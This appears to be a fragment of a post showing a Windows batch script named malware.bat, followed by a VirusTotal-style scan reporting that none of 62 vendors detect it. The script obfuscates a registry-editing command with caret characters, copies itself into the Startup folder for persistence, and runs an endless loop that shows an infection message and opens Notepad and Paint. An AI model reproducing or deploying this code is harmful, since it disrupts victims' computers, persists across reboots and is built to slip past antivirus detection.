6  set cmd=REG ADD %p^ath% /v %key% /t %v^alue%
7  call %cmd%
8
9  copy "%~f0" "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\malware.bat"
10
11 :loop
12 msg * "You have been infected!"
13 start notepad.exe
14 start mspaint.exe
15 goto loop

```

Batch file length : 375 lines : 16 Ln : 16 Col : 1 Pos : 376 Windows (CR LF) UTF-8 INS

0 / 62 security vendors flagged this file as malicious

0f8e41b41d2e28739e29f4130a202206ddfb71927b5174b75435324169d06c37

malware.bat

bat

Community Score: 0 / 62

DETECTION DETAILS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

				Do you want to automate checks?
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected	<input checked="" type="checkbox"/>
AliCloud	Undetected	AIYac	Undetected	<input checked="" type="checkbox"/>
Antiy-AVL	Undetected	ArcaBit	Undetected	<input checked="" type="checkbox"/>
Avast	Undetected	AVG	Undetected	<input checked="" type="checkbox"/>
Avira (no cloud)	Undetected	Baidu	Undetected	<input checked="" type="checkbox"/>
BitDefender	Undetected	Bkav Pro	Undetected	<input checked="" type="checkbox"/>
ClamAV	Undetected	CMC	Undetected	<input checked="" type="checkbox"/>